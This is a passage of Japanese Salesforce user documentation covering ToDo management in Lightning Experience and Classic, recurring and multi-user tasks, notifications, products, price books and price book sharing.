   自分の ToDo、他のユーザに委任した ToDo、および商談、リード、取引先、取引先責任者の ToDo を作成、更新、および監視します。ホームページ、ToDo リスト、または活動タイムラインを使用します。レポートで ToDo を追跡することも可能です。

2. Salesforce Classic での ToDo の管理

   Salesforce では、自分や他のユーザの ToDo の追跡、作成、および更新を異なる場所で行うことができます。ToDo は、活動リストビューやカレンダービュー、Chatter フィード、ToDo に関連するレコード (取引先責任者や取引先など) に表示されます。レポートで ToDo を追跡することも可能です。

Lightning Experience での ToDo の管理

自分の ToDo、他のユーザに委任した ToDo、および商談、リード、取引先、取引先責任者の ToDo を作成、更新、および監視します。ホームページ、ToDo リスト、または活動タイムラインを使用します。レポートで ToDo を追跡することも可能です。

Use Tasks in Lightning Experience to Boost Sales Productivity (Lightning Experience での ToDo を使用した営業の生産性向上)

- ホームページの [今日の ToDo] には、本日が期日の今後の 5 つの ToDo が表示されます。
- 商談の Kanban ビューでは、ToDo が期限切れの場合や活動予定が存在しない場合、カードにアラートが表示されます。ToDo を作成または更新するには、黄色の三角形をクリックします。
- 個別の商談、リード、取引先、または取引先責任者では、コンポーザと活動タイムラインを使用して、ToDo、ミーティング、電話、メールを作成および操作します。
- ToDo リストを使用して、本日が期日の ToDo、すべての未完了の ToDo、期限切れの ToDo、過去 7 日間に完了した ToDo を処理します。ナビゲーションメニューで、**[ToDo]** に移動し、ビューを選択します。

  最近期限が切れた ToDo (期限が過去 30 日以内) を保持しながら邪魔にならないようにするために、**[私の ToDo]** では、そのような ToDo が 10 件以上ある場合は折りたたまれます。**[すべての期限切れ]** には、すべての期限切れの ToDo が含まれます。**[代理]** には、ユーザが作成し、Salesforce 組織のロール階層が自分より下位のユーザに割り当てた ToDo が表示されます。

  活動レポートを使用して、Salesforce 組織のロール階層が自分より下位のユーザに割り当てられた ToDo を参照することもできます。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

ToDo を作成する
- 「ToDo の編集」

メモ: ToDo を削除しなくても、ToDo から取引先責任者やレコードを削除できます。たとえば、取引先責任者 A と取引先責任者 B に関連している ToDo を取引先責任者 A のみに関連させるとします。ToDo を削除するのではなく、取引先責任者 B を［名前］項目から削除します。

関連トピック:

Lightning Experience で ToDo を使用する場合の考慮事項

Salesforce Classic での ToDo の管理

Salesforce では、自分や他のユーザの ToDo の追跡、作成、および更新を異なる場所で行うことができます。ToDo は、活動リストビューやカレンダービュー、Chatter フィード、ToDo に関連するレコード (取引先責任者や取引先など) に表示されます。レポートで ToDo を追跡することも可能です。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ToDo を作成する
- 「ToDo の編集」

ToDo の追跡

自分または他のユーザに属する ToDo は次の場所で追跡できます。活動リストビューを表示するには、[ホーム] タブまたはカレンダービューにある をクリックするか、カレンダーの日表示または週表示に移動します。

自分に割り当てられた ToDo

- [ホーム] タブの [私の ToDo] セクション
- 活動リストビュー: 既存のリストビューを選択するか、新しいビューをカスタマイズします。
- Chatter フィード: 投稿、コメント、更新を追跡する ToDo をフォローします。

期日が近い ToDo

- [私の活動] リストビュー
- iOS または Android 向けの Salesforce1 アプリケーションの [今日]
- Salesforce1 の [私の ToDo] リスト

別のレコード (取引先責任者や取引先など) に関連する ToDo

- 他のレコードの詳細ページの [活動予定] または [活動履歴] 関連リスト
- 自分の Chatter フィードおよび他のレコードの Chatter フィード
- 活動レポート

> メモ: ToDo 全体を削除することなく、ToDo の取引先責任者またはレコードを除外できます。たとえば、取引先責任者 A と取引先責任者 B に関連している ToDo を取引先責任者 A のみに関連させるとします。ToDo を削除するのではなく、取引先責任者 B を［名前］項目から削除します。

代理 ToDo (組織の階層で自分より下位の人に割り当てられたもの)

- [私の代理活動] リストビュー
- 活動レポート
- Salesforce1 の [代理 ToDo] リスト

期限切れの ToDo

- [期限切れ] 活動リストビュー
- Salesforce1 の [期限切れの ToDo] リスト

完了した ToDo

- [私の活動] リストビュー
- Salesforce1 の [完了した ToDo] リスト

自分が他のユーザに割り当てた ToDo

- [私の代理活動] リストビュー
- 活動レポート

組織の階層で自分より下位の人に割り当てられた ToDo

- [私のチームの活動] リストビュー
- 活動レポート

ToDo の詳細の表示

カレンダー、活動リストビュー、関連リスト、[ホーム] タブでは、次の 2 通りの方法で ToDo の詳細を表示できます。

- ToDo の件名にマウスポインタを置く。
- 件名をクリックする。

ToDo の詳細ページで、定期的な ToDo ( ) のうちの 1 つの詳細を表示するには、[ToDo の参照] サブタブを選択します。定期的な行動の詳細を表示するには、[定期的な行動の参照] サブタブを選択します。

ToDo の作成

[ホーム] タブの場合
: [ホーム] タブの [私の ToDo] で、[新規] をクリックします。

Chatter フィードの場合
: 取引先責任者などのレコードのフィードに ToDo を作成すると、Salesforce が ToDo をレコードに自動的に関連付けます。

サイドバーの場合
: Salesforce のサイドバーでは、[新規作成] ドロップダウンリストで [ToDo] を選択します。

別のレコードの詳細ページの場合

- [活動予定] 関連リストで、[新規 ToDo] をクリックします。
- [活動履歴] 関連リストで、[活動の記録] をクリックすると、ToDo レコードが完了状況で追加されます。

  Salesforce が ToDo をレコードに自動的に関連付けます。

カレンダーの日表示または週表示の場合
: [私の ToDo] で、[新規] をクリックします。

活動リストビュー ( ) の場合
: リストビューで、[新規 ToDo] をクリックします。

ToDo の更新

レポートを除き、ToDo の詳細を参照可能な場所であればどこからでも、編集する権限のある ToDo を編集できます。

ToDo を使用する場合の考慮事項

Salesforce では、ToDo の期日は常に [私の設定] で選択したタイムゾーンで表示されます。Salesforce システム管理者は、ToDo を閉じるための条件を追加できます (コメントの入力を要求するなど)。Salesforce システム管理者が ToDo に対して複数の [完了] または [進行中] の状況を設定していた場合は、状況を選択して続行します。ToDo の操作は、Lightning Experience と Salesforce Classic では異なります。

1. Lightning Experience で ToDo を使用する場合の考慮事項
   ToDo を所有、表示、作成、更新する場合の考慮事項は、次のとおりです。
2. Salesforce Classic で ToDo を使用する場合の考慮事項
   ToDo を所有、表示、作成、更新する場合の考慮事項は、次のとおりです。

関連トピック:

Salesforce Classic の活動アラーム
Salesforce 環境のカスタマイズ

Lightning Experience で ToDo を使用する場合の考慮事項

ToDo を所有、表示、作成、更新する場合の考慮事項は、次のとおりです。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ToDo に設定できる所有者は一度に 1 人のみ
ToDo を所有できるユーザは 1 人のみです。その ToDo を他のユーザに再割り当てすると、そのユーザがロール階層内で自分より下位でない場合は ToDo リストに表示されなくなります。その場合、ToDo は ToDo リストの代理ビューに表示されます。

マネージャは他のユーザの ToDo を編集できない
誰でも ToDo を同僚に再割り当てできます。ロール階層のマネージャは、ロール階層内で自分より下位のユーザに割り当てた ToDo を参照できます。また、レポートを使用して、ロール階層内で自分より下位のユーザの ToDo を参照することもできますが、編集することはできません。

定期的な ToDo を作成できない
定期的な ToDo は作成できません。ただし、Salesforce Classic で定期的な ToDo の一部として作成された各 ToDo は、ToDo リストと活動タイムラインに表示されます。個々の ToDo が自分に割り当てられている場合は編集することができます。

ToDo 割り当てのメール通知の制限事項
Lightning Experience では、ToDo を割り当てたときにメールを送信するオプションは表示されません。また、誰かが ToDo を割り当てたときにメールを受信する設定も表示されません。ただし、Lightning Experience から Salesforce Classic に切り替えると、いずれかのオプションが使用可能になります。これは、システム管理者による Salesforce 組織の設定方法によって異なります。いずれかのオプションが使用可能な場合、自分自身に割り当てた ToDo または完了状況で作成された ToDo についてのメールを受信できます。

ToDo アラームを設定できない
Lightning Experience では、ToDo アラームは表示されません。

関連トピック:

Lightning Experience で行動およびカレンダーを使用する場合の考慮事項
活動の使用に関する考慮事項

Salesforce Classic で ToDo を使用する場合の考慮事項

ToDo を所有、表示、作成、更新する場合の考慮事項は、次のとおりです。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

定期的な ToDo ( )

許容されるのはデフォルトのレコードタイプのみ
デフォルト以外のレコードタイプを適用しても、Salesforce ではデフォルトのレコードタイプが定期的な ToDo に適用されます。Salesforce には、デフォルトのレコードタイプに関連付けられた選択リスト項目は表示されません。

定期的な ToDo の［期日］は無効
定期的な ToDo には異なる複数の期日があるため、［期日］項目は無効になります。

定期的な ToDo とその中の 1 つの ToDo への変更による影響

警告: 定期的な ToDo を変更すると、将来の期日を持つ個々の ToDo への変更が上書きされます (定期的な ToDo への変更は、期日が現在の日付より前の ToDo には影響しません)。定期的な ToDo の次のいずれかの設定を変更すると、期日が現在の日付より後の ToDo へのリンクが壊れます。また、トリガおよびワークフローもリセットされます。

- 頻度
- 繰り返しの開始日または終了日

ToDo の状況
定期的な ToDo の状況を変更することはできません。変更できるのは、定期的な ToDo に含まれる個々の ToDo の状況のみです。

ToDo アラーム
定期的な ToDo を作成し、アラームチェックボックスをオンのままにすると、定期的な ToDo に含まれる個々の ToDo のアラームを受信します。

ToDo への添付ファイル
定期的な ToDo にファイルを添付できます。定期的な ToDo を作成した後、定期的な ToDo に含まれる個々の ToDo に対して添付ファイルを追加または削除できます。

添付ファイルは ToDo の詳細ページにのみ表示され、ToDo が関連する他のレコードの詳細ページには表示されません。ToDo の詳細ページに [添付ファイル] 関連リストが表示されない場合、ToDo のページレイアウトに追加するよう Salesforce システム管理者に依頼してください。

複数の取引先責任者への ToDo の関連付け (Shared Activities)

関連取引先責任者の最大数

［名前］項目で 1 つの ToDo を 1 件の主取引先責任者を含む、最大 50 件の取引先責任者 (リードは 1 件のみ) に関連付けることができます。［名前］項目の横に  が表示されない場合は、Shared Activities を有効化するように Salesforce システム管理者に依頼してください。

定期的な ToDo と割り当て先が複数の ToDo はサポート対象外

複数の取引先責任者を定期的な ToDo や複数のユーザに割り当てられた ToDo に関連付けることはできません。

ToDo の割り当て

ToDo は作成したユーザに割り当て

デフォルトでは、ToDoは作成したユーザに割り当てられます。新しいToDoの独立したコピーを複数のユーザに割り当てるには、[割り当て先] の横にある  をクリックし、開いたウィンドウで [複数ユーザ] タブをクリックします。［割り当て先］項目は、Personal Edition では使用できません。

ToDo 通知

メール通知

Salesforce システム管理者による Salesforce 組織の設定に応じて、次のいずれかが行われる可能性があります。

- 自分に ToDo が割り当てられるたびにメール通知を自動的に受け取る。この通知はオフにできます。個人設定の [アラーム & アラート] ページに移動して、[私に todo が割り当てられた場合にメール送信] チェックボックスをオフにします。
- 自分に ToDo が割り当てられるたびにメール通知を自動的には受け取らない。ユーザ (自分を含む) に ToDo を割り当てたとき、そのユーザにメールを送信する場合は、ToDo 作成時に [メール通知の送信] を選択します (Salesforce システム管理者による Salesforce 組織の設定に応じて、このチェックボックスを使用できない場合があります)。

モバイル ToDo 通知

Salesforce1 には、別途、モバイルデバイス経由で受信する ToDo 割り当て通知の設定があります。

Chatter の ToDo

Chatter フィードに新規 ToDo を表示

新しいToDoがリード、取引先、カスタムオブジェクトなどのレコードに関連付けられている場合、ToDoはそのレコードのフィードに表示されます。フォローしているレコードについて、作成者に関係なく、すべての ToDo のフィード項目が表示されます。

フィードの ToDo の作成

Chatter を使用してさまざまなレコードタイプの ToDo を作成できるかどうかは、Salesforce システム管理者が指定できます。たとえば、一部のユーザはアクセス権のある取引先のフィードのToDoを表示することはできるが、作成はできないということがあります。

Chatter では定期的な ToDo は表示対象外

Chatter フィードには、定期的な ToDo は全体としても個別でも表示されません。また、Chatter では定期的な ToDo はフォローできません。

ケースフィードではメールと活動記録は対象外
ケースでは、フィードにメール ToDo または活動記録 ToDo は含まれません。

メール-to-ケース

関連付けられたメールの表示
組織がメール-to-ケースまたはオンデマンドメール-to-ケースを有効にしている場合は、一部の ToDo がメール-to-ケースまたはオンデマンドメール-to-ケースのメールと関連付けられます。ToDo の一番上のリンクをクリックして、関連付けられているメールを表示します。詳細は、「ケースメールとの連動」(ページ 2568)を参照してください。


Salesforce for Outlook

未解決の項目
[メール to Salesforce] または Salesforce for Outlook で受信されるメールである ToDo には [私の未解決の項目] ページへリンクするバナーが表示される場合があります。関連付けられていないメールがある場合、このページを使用して、関連する Salesforce レコードに割り当てます。

ToDo の繰り返し

定期的な ToDo の期日を簡単に調整したり、今後使用する ToDo リストで定期的な ToDo の乱雑さを軽減します。繰り返し ToDo を使用すると、選択したトリガに基づく指定日数が経過した時点で ToDo が繰り返されます。次の ToDo は、現在の ToDo の期日になったか、現在の ToDo が完了済みとマークされた時点で作成されます。繰り返し ToDo は、ToDo を指定日に実行する必要がない場合に、定期的な ToDo に代わる合理的な方法です。

ToDo の作成時に繰り返し ToDo のオプションが表示されない場合は、繰り返し ToDo をページレイアウトに追加するよう Salesforce システム管理者に依頼してください。



1. ［この ToDo を繰り返す］には、[期日後] または [完了日後] を選択します。
2. ［繰り返し期間］には、ToDo の期日または完了日から次に ToDo を実行する期日までの日数を入力します。

既存の ToDo の［この ToDo を繰り返す］が [(完了した **ToDo**)] に設定されている場合は、定期的な繰り返しの一部としてその ToDo が完了したことを示します。この情報を使用して、繰り返し ToDo をレポート用の他の ToDo と区別することができます。

Salesforce for Outlook を使用して ToDo を同期する場合は、一連の繰り返しに含まれる個々の ToDo が作成時に同期されます。

エディション

Lightning Experience で使用可能なエディション: **Contact Manager** Edition、**Personal** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ToDo を作成する
- 「ToDo の編集」

メモ: 一連の ToDo が期日後に繰り返すように設定されている場合、期日が過去の日付となる繰り返しは Salesforce で作成されません。代わりに、繰り返し ToDo の期日が将来の日付となるまで期間を追加します。たとえば、ユーザが期日の 3 日後に ToDo を繰り返すように設定したが、期日の 5 日後までその ToDo を完了しないとします。Salesforce は、すでに期限切れの ToDo を作成するのではなく、新しい ToDo の期日を明日に設定します。

Salesforce Classic での複数ユーザへの ToDo の割り当て

最大 100 人の同僚に同じ ToDo の独立したコピーを割り当てることができます。たとえば、適切な期日が設定された「経費申請」という ToDo を作成し、取引先の営業担当チームに割り当てることができます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ToDo を作成する
- 「ToDo の編集」

1. [新規 ToDo] ページで、［割り当て先］項目の横にあるルックアップアイコン ( ) をクリックします。
2. ルックアップウィンドウで、[複数ユーザ] タブを選択します。
3. 最大 100 人のユーザ (グループのメンバーを含む) を [選択済みのユーザ] に追加します。

   ヒント: ユーザをグループにまとめる方法として、固有の意味を持った非公開グループが便利です。詳細は、「グループの作成と編集」を参照してください。

4. [完了] をクリックします。
   [新規 ToDo] ページの［割り当て先］項目の横に、選択内容と ToDo の総数が表示されます。
5. ToDo を保存します。
   これで選択した同僚に ToDo のコピーが割り当てられました。同僚は個々の ToDo を編集、再割り当て、または削除できます。

ToDo 通知

ToDo が割り当てられたときにメール通知を送受信するオプションを設定します。

1. Lightning Experience の ToDo 通知
   Lightning Experience では、ToDo を割り当てたときにメールを送信するオプションは表示されません。また、誰かが ToDo を割り当てたときにメールを受信する設定も表示されません。ただし、Lightning Experience から Salesforce Classic に切り替えると、いずれかのオプションが使用可能になります。これは、システム管理者による Salesforce 組織の設定方法によって異なります。いずれかのオプションが使用可能な場合、自分自身に割り当てた ToDo または完了状況で作成された ToDo についてのメールを受信できます。詳細は、Salesforce システム管理者に確認してください。
2. Salesforce Classic の ToDo 通知
   Salesforce システム管理者による組織の設定に応じて、他のユーザが ToDo を作成したか割り当てたときに Salesforce でメール通知を送信できます。

Lightning Experience の ToDo 通知

Lightning Experience では、ToDo を割り当てたときにメールを送信するオプションは表示されません。また、誰かが ToDo を割り当てたときにメールを受信する設定も表示されません。ただし、Lightning Experience から Salesforce Classic に切り替えると、いずれかのオプションが使用可能になります。これは、システム管理者による Salesforce 組織の設定方法によって異なります。いずれかのオプションが使用可能な場合、自分自身に割り当てた ToDo または完了状況で作成された ToDo についてのメールを受信できます。詳細は、Salesforce システム管理者に確認してください。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

Salesforce Classic の ToDo 通知

Salesforce システム管理者による組織の設定に応じて、他のユーザが ToDo を作成したか割り当てたときに Salesforce でメール通知を送信できます。

組織で ToDo 通知が次のどの方法で機能するかを Salesforce システム管理者に確認してください。

- 他のユーザから ToDo を割り当てられたときのメール通知の独自の設定を選択できる。
- ToDo を割り当てる他のユーザから ToDo のメール通知を受信するかどうかを決定できる。
- 他のユーザから ToDo を割り当てられたときのメール通知を受信できない。

他のユーザから ToDo を割り当てられたときのメール通知の独自の設定を選択できる場合は、デフォルトでメール通知を受信します。メールの受信を希望しない場合は、設定を変更します。

- 個人設定で、[アラーム & アラート] > [行動と **ToDo**] にアクセスして、[私に **todo** が割り当てられた場合にメール送信] を選択解除します。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ToDo を作成する
- 「ToDo の編集」

商品、価格、支払スケジュールの追跡

商品

Salesforce の商品は、会社が顧客に提供する商品とサービスを表します。

商品の概念

Salesforce で商品を使用する前に、基本を理解しておきましょう。

商品作成のガイドライン

システム管理者または営業マネージャは、Salesforce に商品を作成して、会社が販売する商品やサービスを追跡できます。作成した商品は、営業担当が見積、商談、および注文に追加できます。開始する前に、いくつかの主要なガイドラインを確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商品の概念

Salesforce で商品を使用する前に、基本を理解しておきましょう。

*商品*とは顧客に販売するアイテムまたはサービスです。各商品は、複数の価格表で、さまざまな価格に設定されている場合があります。

商談、見積、注文、またはサービス契約の詳細ページを表示すると、[商品]関連リストまたは [見積品目名] 関連リストにそのレコードに関連付けられた商品が表示されます。これらの関連リストを使用して、レコードの価格表の選択、商品の追加や編集、商談の商品スケジュールの設定や編集を行うことができます。商品をレコードに関連付けるには、レコードの詳細ページを使用します。たとえば、見積の詳細ページで、[見積品目名]関連リストの[商品名の追加]をクリックして、見積で一覧表示する商品を選択します。

Salesforce to Salesforce を使用して外部の取引先責任者と商品を共有している場合は、[接続先からの商品] の下のリストビューを 1 つ選択して、ビジネスパートナーと共有している商品を表示します。

関連トピック:

- 商品
- 商品作成のガイドライン

エディション

商品、価格表、および見積を使用可能なエディション: Salesforce Classic と Lightning Experience の両方	注文を使用可能なエディション: Salesforce Classic
商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition	見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

商品作成のガイドライン

システム管理者または営業マネージャは、Salesforce に商品を作成して、会社が販売する商品やサービスを追跡できます。作成した商品は、営業担当が見積、商談、および注文に追加できます。開始する前に、いくつかの主要なガイドラインを確認してください。

- 商品を表示および作成するには、商品に対する「参照」および「作成」権限が必要です。
- 商品の作成を開始するには、商品のホームページで [新規] をクリックします。
- 既存の商品をコピーして商品を作成できます。
- 価格表で高いシステムパフォーマンスを確保するには、商品数を 200 万以下に保ちます。
- 商品を価格表に追加するには、有効な標準価格が商品に設定されている必要があります。
- 商品の詳細の上にある [編集] をクリックして、商品スケジュールを使用した支払いおよび納入サイクルを定義できます。

関連トピック:

レコードの作成

エディション

商品、価格表、および見積を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

注文を使用可能なエディション: Salesforce Classic

商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

価格と価格表

価格表では、会社が顧客に提示する商品とサービスの価格が追跡されます。

価格表の概念

ここでは、価格表と価格表エントリについて学習します。

商品価格の設定および編集

会社の商品およびサービスごとの価格を設定および編集します。

カスタム価格表の作成

営業担当の販売先の市場区分ごとにカスタム価格表を作成できます。作成したら、商品を各市場区分に提供する価格で各価格表に追加します。たとえば、国内顧客と国際顧客で販売価格が異なる場合、国内用と国際用の 2 つのカスタム価格表を作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

価格表の共有に関するガイドライン

Salesforce Classic の共有を使用して、価格表へのアクセス権を営業チームの他のメンバーにも拡大します。

価格表の削除に関する考慮事項

価格表を関連リストから削除するには、価格表のアーカイブ、無効化、削除のいずれかを実行できます。削除のオプションごとに結果が異なります。価格表を関連リストから削除する前に、ビジネスニーズに最適なオプションを検討します。

価格表から商品を削除する場合の考慮事項

価格表から商品を削除する前に、いくつかの重要な考慮事項に留意してください。

商品と価格表の削除に関する考慮事項

商品または価格表を削除する前に、いくつかの重要な考慮事項に留意してください。

価格表の概念

ここでは、価格表と価格表エントリについて学習します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

*価格表*は、商品とその価格のリストです。

- *標準価格表*は、すべての商品とそのデフォルト*標準価格*のマスタリストです。商品レコードの作成を開始すると、Salesforce によって標準価格表が作成されます。標準価格表には、同じ商品が含まれるカスタム価格表の有無に関わらず、すべての商品とその標準価格が含まれます。
- *カスタム価格表*は、*リスト価格*と呼ばれるカスタム価格を含む、個別の商品のリストです。カスタム価格表は、市場区分、地域または顧客のその他のサブセットごとに異なる価格で商品を提供する場合に最適です。対応する一連の顧客ごとに個別の価格表を作成します。たとえば、国内顧客と国際顧客の価格セットが異なる場合、国内用の価格表と国際用の価格表を作成します。

*価格表エントリ*は、価格表にリストされる商品とその価格です。各価格表エントリで、価格の通貨を指定します。

- *標準価格表エントリ*は、標準価格表の商品やサービスのデフォルト (標準) 価格です。商品レコードを作成すると、Salesforce によって標準価格表エントリが作成されます。標準価格表エントリは、商品の販売をすぐに開始するかどうかなどに応じて、有効または無効としてマークできます。
- *カスタム価格表エントリ*は、カスタム価格表の商品やサービスのカスタム (リスト) 価格です。カスタム価格表エントリは、有効な標準価格表エントリのある商品でのみ作成できます。
- Lightning Experience では、[標準価格] 関連リストと [価格表] 関連リストが 1 つの [価格表] 関連リストとして商品の詳細ページに表示されます。
- [価格表エントリ] 詳細ページレイアウトをカスタマイズする場合、ユーザインターフェースの価格表エントリ項目には項目の連動関係はありません。ページレイアウトから [標準価格フラグ] チェックボックスが削除され、このチェックボックスが価格表エントリに対してオンになっている場合、リスト価格を編集できません。[リスト価格] 項目が無効になっており、このページでは有効にできません。

関連トピック:

価格と価格表

商品価格の設定および編集

商品価格の設定および編集

会社の商品およびサービスごとの価格を設定および編集します。

Lightning Experience での商品価格の設定

異なる市場区分および顧客への販売方法に合わせて商品ごとにさまざまなタイプの価格を追跡できます。

Salesforce Classic での商品価格の設定および編集

異なる市場区分および顧客への販売方法に合わせて商品ごとにさまざまなタイプの価格を追跡できます。

関連トピック:

- 価格設定に関する考慮事項
- 商談の商品の追加および編集
- 商品ファミリを使用
- 価格表の概念

エディション

商品、価格表、および見積を使用可能なエディション: Salesforce Classic と Lightning Experience の両方	注文を使用可能なエディション: Salesforce Classic
商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition	見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

Lightning Experience での商品価格の設定

異なる市場区分および顧客への販売方法に合わせて商品ごとにさまざまなタイプの価格を追跡できます。

標準価格表の標準価格の設定

1. 商品を選択します。
2. 商品ページの [価格表] 関連リストで、[標準価格を追加] をクリックします。すでに標準価格を追加している場合、[表示件数を増やす] メニューから [編集] をクリックして標準価格を変更します。
3. ［リスト価格］項目に新しい標準価格を入力します。
4. 商談、見積または他のカスタム価格表にある商品に対して、この価格を有効にするには、［有効］を選択します。
5. 変更内容を保存します。

   標準価格は、標準価格表の商品と自動的に関連付けられます。

カスタム価格表のリスト価格の設定

1. 商品を選択します。
2. 商品ページの [価格表] 関連リストで、[価格表に追加] をクリックします。
3. 新しいリスト価格の価格表と通貨を選択し、[次へ] をクリックします。
4. リスト価格を入力します。または、選択した価格表の価格を標準価格に合わせる場合は、［標準価格フラグ］を選択します。
5. 商品を商談または見積に追加するときに、この価格を使用できるようにするには、［有効］を選択します。
6. 変更内容を保存します。

価格表エントリの編集

次の場所にある価格表レコードの横の [編集] をクリックします。

- 価格表の詳細ページの [商品] 関連リスト
- 商品の詳細ページの [価格表] 関連リスト

エディション

商品、価格表、および見積を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

注文を使用可能なエディション: Salesforce Classic

商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

商品の価格を設定する
- 商品と価格表に対する「編集」

Salesforce Classic での商品価格の設定および編集

異なる市場区分および顧客への販売方法に合わせて商品ごとにさまざまなタイプの価格を追跡できます。

標準価格の設定

1. 商品を選択します。
2. 商品の詳細ページの [標準価格] 関連リストで、[追加] をクリックします。

   すでに標準価格を追加してある場合、[編集] をクリックして価格を変更するか、[一括編集] をクリックして、他の通貨の全標準価格を編集します。
3. 標準価格を入力します。
4. [有効] を選択して、商談、見積または他のカスタム価格表にある商品に対して、この価格を有効にします。
5. 変更内容を保存します。

   標準価格は、標準価格表の商品と自動的に関連付けられます。

リスト価格の設定

1. 商品を選択します。
2. 商品の詳細ページを開き、リスト価格を追加するカスタム価格表の横にある [価格表] 関連リストで [編集] をクリックします。

   カスタム価格表にまだ商品を追加していない場合、[価格表] 関連リストで [価格表に追加] をクリックします。
3. リスト価格を入力します。あるいは、両方の価格が同じである場合、[標準価格フラグ] を選択します。
4. 商談または見積の商品に対してこの価格を有効にするには、[有効] を選択します。
5. 変更内容を保存します。

価格の編集

次の場所にある価格表エントリレコードの横の [編集] をクリックします。

- 価格表の詳細ページの [商品] 関連リスト
- 商品の詳細ページの [標準価格] 関連リスト
- 商品の詳細ページの [価格表] 関連リスト
- 価格表リストビュー

エディション

商品、価格表、および見積を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

注文を使用可能なエディション: Salesforce Classic

商品、価格表、および注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

商品の価格を設定する

- 商品と価格表に対する「編集」

カスタム価格表の作成

営業担当の販売先の市場区分ごとにカスタム価格表を作成できます。作成したら、商品を各市場区分に提供する価格で各価格表に追加します。たとえば、国内顧客と国際顧客で販売価格が異なる場合、国内用と国際用の 2 つのカスタム価格表を作成できます。

1. 「価格表の作成と維持に関する考慮事項」を確認します。
2. [価格表] ページで [新規] をクリックします。
3. 価格表の名前を入力します。
4. Salesforce 組織で説明を使用する場合、価格表の説明を入力します。
5. [有効] を選択して、営業担当が価格表またはそのエントリを商談や見積に追加できるようにします。
6. カスタム価格表をゼロから作成する場合は、空のままにするか、別の価格表から価格表エントリを取り込むか、新しいエントリを追加します。

関連トピック:

価格表の概念

エディション

商品と価格表を使用可能なエディション: Salesforce Classic と Lightning Experience の両方	見積を使用可能なエディション: Salesforce Classic
商品と価格表を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition	見積を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

価格表を作成またはコピーする

- 価格表に対する「作成」

価格表を参照する

- 商品に対する「参照」

  および

  価格表に対する「参照」

価格表の共有に関するガイドライン

Salesforce Classicの共有を使用して、価格表へのアクセス権を営業チームの他のメンバーにも拡大します。

システム管理者、または価格表に対する「編集」権限を持つユーザは、価格表の共有を他のユーザにも拡大できます。ただし、共有モデルを変更してデフォルトよりも厳しくすることはできません。

共有の詳細を参照および管理するには、価格表の詳細ページで [共有] をクリックします。共有の詳細ページには、価格表への共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次の作業を実行できます。

- 項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。
- 作成したビューを編集または削除するには、［ビュー］ドロップダウンリストからビューを選択して、[編集] をクリックします。
- 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。
